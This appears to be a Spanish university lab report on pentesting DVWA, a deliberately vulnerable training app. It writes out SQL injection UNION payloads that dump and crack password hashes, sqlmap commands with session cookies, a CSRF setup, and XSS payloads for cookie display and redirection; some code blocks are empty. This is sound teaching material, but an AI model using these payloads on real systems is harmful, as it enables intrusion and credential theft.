

Práctica 6: Pentesting de aplicaciones Web

Seguridad Informática

Pedro Allué Tamargo (758267)

Juan José Tambo Tambo (755742)

4 de enero de 2021

Índice

1. Ataque <i>SQLi</i>	1
1.1. Nivel bajo	1
1.2. Nivel medio	1
1.3. Obteniendo las contraseñas	2
2. Ataque <i>SQLi bind</i>	3
2.1. Nivel bajo	3
2.2. Nivel medio	3
3. Ataque <i>CSRF</i>	4
3.1. Nivel bajo	4
3.2. Nivel medio	4
4. Ataque <i>XSS (reflected)</i>	6
4.1. Nivel bajo	6
4.2. Nivel medio	6
5. Ataque <i>XSS (persistent)</i>	7
5.1. Nivel bajo	7
5.2. Nivel medio	8

1. Ataque *SQLi*

Con este ataque se pretende inyectar código *SQL* en el servidor utilizando un formulario. El objetivo de este ataque es conseguir la contraseña de todos los usuarios del sistema.

1.1. Nivel bajo

Para la explotación de esta vulnerabilidad se va introducir el siguiente texto en el formulario:

```
a' UNION SELECT first_name , password AS last_name FROM users; #
```

El código que procesa la petición de este formulario no comprueba los valores que se utilizan en la variable *id*. Por lo tanto se utilizará una sentencia *UNION* para concatenar el resultado de la consulta con el resultado otra consulta que devuelve el nombre y la contraseña *hasheada* (utilizando el algoritmo *md5*) del usuario en el campo *last_name*.

El resultado de la explotación de esta vulnerabilidad se puede observar en la Figura 1. Se puede observar que la contraseña está codificada utilizando el algoritmo *md5* ya que la contraseña del usuario *admin* es *password* y utilizando este algoritmo se codifica como: *5f4dcc3b5aa765d61d8327deb882cf99*¹.

```
ID: a' UNION SELECT first_name, password AS last_name FROM users; #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' UNION SELECT first_name, password AS last_name FROM users; #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: a' UNION SELECT first_name, password AS last_name FROM users; #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: a' UNION SELECT first_name, password AS last_name FROM users; #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: a' UNION SELECT first_name, password AS last_name FROM users; #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 1: Captura de pantalla del resultado de la ejecución de la sentencia mostrada

1.2. Nivel medio

El nivel intermedio se compone de un formulario utilizando un componente *dropdown*, es decir, los valores están predefinidos por defecto y no se pueden modificar. Otro cambio observable en el código de la aplicación es que ahora la petición es de tipo *POST*, lo que significa que los parámetros están codificados en el cuerpo del mensaje y no en la *URL*.

Por lo tanto para interactuar con las peticiones se deberá utilizar alguna herramienta adicional para cambiar el contenido de la petición o enviar peticiones al servidor utilizando el método *POST*.

Se va a utilizar la herramienta *ZAP* (*Zed Attack Proxy*). Esta herramienta funciona como un *Proxy* que monitoriza las peticiones desde el navegador al servidor. Se ha actualizado la versión encontrada en la máquina virtual a la versión *2.9.0* para tener acceso a la herramienta *ZAP HUD* que está disponible a partir de la versión *2.8.0*. No obstante se han encontrado problemas a la hora de utilizar esta herramienta ya que el navegador (*Firefox*) no era capaz de cargar el contenido de la misma.

No obstante se ha conseguido interceptar el tráfico de la aplicación y sus peticiones hacia el servidor. Una vez interceptada una petición *POST* se pueden obtener los valores como la *cookie* y el contenido del mensaje. Si se

¹<https://www.md5hashgenerator.com/>

selecciona el mensaje y se utiliza la opción “Resend with...” se puede modificar el cuerpo del mensaje. Si se añade el siguiente código se puede explotar la vulnerabilidad.

```
id=1 UNION SELECT first_name , password AS last_name FROM users&Submit=Submit
```

Tras enviar el mensaje se observa que el servidor devuelve un código *HTML*. Si se copia este código a un fichero y se abre utilizando un navegador o una aplicación capaz de interpretar este código se observará lo encontrado en la Figura 2. Se puede observar que existe un elemento adicional que proviene de la primera *subconsulta* y se corresponde con el usuario con *id* = 1 y no contiene la contraseña para este usuario.

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT first_name, password AS last_name FROM users
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figura 2: Captura de pantalla del resultado de la ejecución de la sentencia mostrada en la aplicación *ZAP*

1.3. Obteniendo las contraseñas

Para obtener las contraseñas en texto plano se ha utilizado una herramienta *online*² para obtener del texto original dado un *hash MD5*. Por lo tanto si pasamos la herramienta para cada uno de los *hashs* se obtiene la siguiente equivalencia:

- 5f4dcc3b5aa765d61d8327deb882cf99 → password
- e99a18c428cb38d5f260853678922e03 → abc123
- 8d3533d75ae2c3966d7e0d4fcc69216b → charley
- 0d107d09f5bbe40cade3de5c71e9e9b7 → letmein
- 5f4dcc3b5aa765d61d8327deb882cf99 → password

²<https://md5hashing.net/hash/md5>

2. Ataque *SQLi blind*

Este ataque consiste en la inyección de código *SQL* en el lado del servidor con la dificultad de que ahora es un ataque a ciegas. Ahora la aplicación web no muestra información acerca del resultado de la consulta más allá de la existencia o no de un usuario con el identificador consultado en el sistema.

Por lo tanto se han de buscar herramientas adicionales para la explotación de este ataque. La herramienta a utilizar es *SQLMap*³. Esta herramienta permite explorar las vulnerabilidades de inyección de código *SQL* mediante una serie de tests automáticos. La herramienta se encuentra instalada en la máquina en la ubicación `/home/dojo/tools/sqlmap/sqlmap.py`.


2.1. Nivel bajo

Utilizando la herramienta *ZAP* utilizada en el apartado anterior (1.2) se han obtenido los valores de los campos *cookie* y la *URL* de la petición.

La *cookie* está compuesta del identificador *PHPSESSID* que mantiene el estado de la sesión con el servidor y un valor para el atributo *security* que indica la dificultad del reto.

Utilizando el siguiente comando sobre el directorio de *sqlmap* y aceptando la ejecución de todos los tests se obtendrá la salida de la Figura 3. En esta captura se puede observar el sistema gestor de bases de datos con su versión.

```
python sqlmap.py -u "http://dvwa.local/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=ehq3cpfgeqtdg5spr0kaa4isq4"
```



```
sqlmap identified the following injection point(s) with a total of 3672 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 3795=3795 AND '0Aya'='0Aya&Submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'gTqT'='gTqT&Submit=Submit
---
[12:42:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
```

Figura 3: Captura de pantalla de los resultados de la ejecución de la herramienta *sqlmap* en el nivel de dificultad bajo para el ataque *SQLi Blind*

2.2. Nivel medio

En el nivel intermedio pasa algo similar al nivel intermedio de la inyección *SQL* (apartado 1.2). El formulario se ha convertido a un elemento *dropdown* que utiliza el método *POST* para enviar los datos al servidor. Por lo tanto se podría utilizar un método análogo al anterior pero utilizando la opción `--data` ya que los datos se envían en el cuerpo del mensaje *HTTP POST*.

El comando utilizado (desde el directorio `/home/dojo/tools/sqlmap/`) será el siguiente:

```
python sqlmap.py -u "http://dvwa.local/dvwa/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=ehq3cpfgeqtdg5spr0kaa4isq4" --data="id=1&Submit=Submit"
```

Los resultados de la ejecución tras aceptar todos los tests se pueden observar en la Figura 4.

³<http://sqlmap.org/>

```

sqlmap identified the following injection point(s) with a total of 122 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 6843=6843&Submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)&Submit=Submit
---
[12:52:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12

```

Figura 4: Captura de pantalla del resultado de la ejecución de la herramienta `sqlmap` en el nivel de dificultad medio.

3. Ataque *CSRF*

El ataque *CSRF* tiene como objetivo conseguir que los usuarios ejecuten acciones que no querían por medio de envío de peticiones al servidor. Este es un ataque de ingeniería social ya que es necesario que el usuario esté autenticado en el servicio que se pretende atacar y posteriormente interaccione con una web maliciosa, por ejemplo. El objetivo de este ataque será cambiar la contraseña del usuario *admin* sin su consentimiento.

3.1. Nivel bajo

Para ejecutar el ataque *CSRF* se ha creado una página web que el usuario una vez autenticado en la web original deberá abrir para cambiar su contraseña. El código de la página web es el siguiente:

```

<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Pagina super segura</title>
</head>
<body>
  <h1>Esto es una broma</h1>
  
</body>
</html>

```

Esta página realizará una petición *GET* a la web principal enviando las *cookies* de la sesión iniciada del usuario que se haya autenticado. Se puede observar la petición realizada desde la página maliciosa en la Figura 5.

Un problema encontrado en la realización de este ataque ha sido que escribiendo la contraseña en el cuadro de texto que se puede encontrar en la página de la vulnerabilidad se recargaba la página y no se mostraba el texto referente al cambio de contraseña y después no permitía iniciar sesión con el usuario *admin*.

3.2. Nivel medio

En el nivel medio del ataque se ha añadido una comprobación de seguridad adicional: la comprobación del campo *referrer* para evitar los ataques *CSRF*. Con este campo se pretende desechar las peticiones que no son procedentes de la misma web, es decir, se quieren evitar las peticiones *cross-site*. No obstante con esto no se solventa esta vulnerabilidad ya que el campo *referrer* está en la cabecera *HTTP* y se puede modificar utilizando alguna herramienta de captura/emisión de peticiones *HTTP*.

En este caso se va a utilizar la herramienta *Burpsuite*⁴, una herramienta con un funcionamiento similar a *ZAP* (uti-

⁴<https://portswigger.net/burp>




Figura 5: Captura de pantalla de la petición *GET* desde la página maliciosa para explotar la vulnerabilidad *CSRF*

lizada anteriormente). Se ha utilizado esta herramienta porque permite interceptar las peticiones del navegador y modificarlas antes de que se envíen al servidor. Por lo tanto, esta herramienta actúa como un *proxy* y para conseguir que este ataque tenga éxito se debería situar entre el navegador de la víctima y el servidor.

Para explotar esta vulnerabilidad se ha activado el proxy en el navegador *Firefox* y en la herramienta se ha activado la opción *Intercept is on* en la pestaña *Proxy*. Una vez están activadas estas opciones se ha vuelto a entrar a la página del Código 3.1. Se puede observar que el *Proxy* ha interceptado una petición del navegador (Figura 6).




Figura 6: Captura de pantalla del *Proxy* en la petición *CSRF*

En la Figura anterior se puede observar que se han añadido la cabecera *HTTP* correspondiente al *referrer*. Este debe adoptar el valor de `http://dvwa.local/dvwa/vulnerabilites/csrf` para evitar la contramedida indicada anteriormente.

Una vez modificada la petición se pulsará el botón *Forward* para permitir el paso de la petición modificada a través del *Proxy*. La respuesta del servidor es la observada en la Figura 7.




Figura 7: Captura de pantalla de la respuesta del servidor a la petición modificada con *Burpsuite*

4. Ataque *XSS (reflected)*

EL ataque *XSS (reflected)* consiste en realizar una petición *HTTP* al servidor y que este incluya los datos recibidos en la respuesta de forma insegura. De esta manera se puede llegar a ejecutar *scripts* no deseados en el servidor. Para este ataque se pedía obtener las *cookies* de sesión de un usuario.

4.1. Nivel bajo

En este nivel, nos encontramos con un formulario que pide al usuario un nombre, a lo que el servidor responde con `Hello + <nombre>` mediante el comando `exho` de *PHP*. Para poder realizar el ataque, simplemente se debe de introducir lo siguiente en el formulario:

```
<script> alert(document.cookie) </script>
```

De esta manera, el servidor mostrará el contenido del formulario recibido en la petición *GET*, que, como se puede observar es un *script* que muestra las *cookies* de sesión del usuario. Esto es posible ya que el servidor no modifica el contenido del mensaje en ningún momento. Se puede observar el resultado obtenido en la Figura 8.




Figura 8: Captura de pantalla de la respuesta del servidor a la petición con *cookies* de sesión del nivel bajo

4.2. Nivel medio

En el nivel medio, se comprueba que no haya un tag `script` en la entrada, por lo que ya no se puede realizar el ataque de la misma manera. Sin embargo, se utilizará otro procedimiento para poder ejecutar código en el lado del servidor. Se introduce el siguiente texto en el formulario:

```

```

De esta manera, el servidor ejecutará el código *HTML* con el que se añade un nuevo campo que hace referencia a una imagen. Como la ruta indicada para la imagen (“#”) no puede ser encontrada por el servidor, se ejecutará el apartado **onerror**, el cual lanza el *script* utilizado en el nivel anterior. El resultado obtenido es el siguiente:




Figura 9: Captura de pantalla de la respuesta del servidor a la petición con *cookies* de sesión del nivel medio

5. Ataque *XSS* (*persistent*)

El ataque *persistent XSS* es un tipo de *Cross-Site Scripting* el cual es posible siempre que un servidor web almacene los datos que introduce un usuario y posteriormente se lo muestre a otros usuarios. De esta manera, se puede inyectar código malicioso y almacenarlo en la base del servidor para que repercuta en el resto de usuarios. El objetivo de este ataque es redireccionar a cualquier usuario a una página web elegida por el usuario. La página seleccionada es <http://example.org/>.

5.1. Nivel bajo

El servidor ofrece al usuario dos formularios, uno para introducir su nombre y otro para escribir un mensaje (máximo 50 caracteres). Tras analizar el código proporcionado, se observa que se sanitizan las entradas, aunque no se evita la introducción de código *HTML*. Por ello, para poder realizar el ataque se debe introducir el siguiente código en el formulario de mensaje ⁵:

```
<script>location.href="http://example.org"</script>
```

Por defecto, este mensaje no puede ser introducido ya que supera el límite de tamaño del campo de *Message*. Para solucionarlo, se accede a **Inspeccionar elemento**, con lo que se puede modificar el código *HTML* de la página. Se modifica el campo *maxlength* de *mtxMessage*, dándole el valor de 100 en vez de 50. En la Figura 10 se observa todas las modificaciones necesarias para realizar el ataque.

Lo que ocurre tras realizar la acción anterior, es que el servidor almacena en la base de datos la información introducida en el formulario. Cuando un usuario accede a este apartado del servicio *WEB*, el servidor muestra todos los mensajes almacenados en la base, por lo que cuando carga el mensaje malicioso, ejecuta el *script* anterior, el cual redirige a la página <http://example.org>.

⁵https://www.w3schools.com/howto/howto_js_redirect_webpage.asp




Figura 10: Captura de pantalla de la configuración para realizar el ataque *stored XSS* nivel bajo

5.2. Nivel medio

En este nivel, el servidor comprueba en el campo de mensaje que no se esté insertando código *HTML* mediante la función `strip_tags()`, mientras que en el campo de *nombre* únicamente se elimina cualquier aparición de `<script>`. Por ello, nos centraremos en formulario de entrada de *nombre* y realizaremos el ataque mediante el tag de imagen, tal y como se ha comentado en el apartado 4.2. En este caso, también se debe modificar el campo *maxlength*, ya que está limitado a 30 caracteres. El código a insertar en el campo *nombre* es el siguiente:

```

```

Tras ello, el funcionamiento es el mismo que en el del nivel medio. El usuario accede a este apartado, el servidor intenta cargar todos los mensajes almacenados y se ejecuta el *script* maligno que redirige a la página indicada.